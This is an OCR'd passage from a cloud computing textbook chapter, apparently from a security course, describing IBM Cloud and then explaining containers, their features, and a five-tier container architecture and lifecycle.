
How Google and Mayo Clinic will transform the future of healthcare

Figure 19.11: Screenshot of Google Cloud Platform

- **IBM Cloud**

  Source: *https://www.ibm.com*

  IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.



IBM
Cloud
Why IBM
Cloud Paks
Products
Solutions
Pricing
Partners
Blog
Learn
Cloud sign-up/log-in
Search
Docs
Support
Get started
Explore our products
Learn more

IBM Cloud is the cloud for smarter business

Discover a faster, more secure journey to cloud trusted by thousands of enterprises across 20 industries

12–14 January, New York — Discover how IBM Cloud is transforming customer experiences at NRF 2020

Figure 19.12: Screenshot of IBM Cloud



Module Flow

1 Cloud Computing Concepts

2 Container Technology

3 Serverless Computing


4 Cloud Computing Threats

5 Cloud Hacking

6 Cloud Security

Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.



What is a Container?

- A container is a package of an **application/software** including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment
- CaaS is a service that includes the virtualization of containers and container management through **orchestrators**
- Using CaaS, subscribers can develop rich, scalable containerized applications through the **cloud or on-site data centers**

Container Technology Architecture

Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers
Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container

What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator

The three phases of the container lifecycle are as follows:



Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers
Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container

Figure 19.13: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

  The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

- **Image Storage and Retrieval**

  Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**

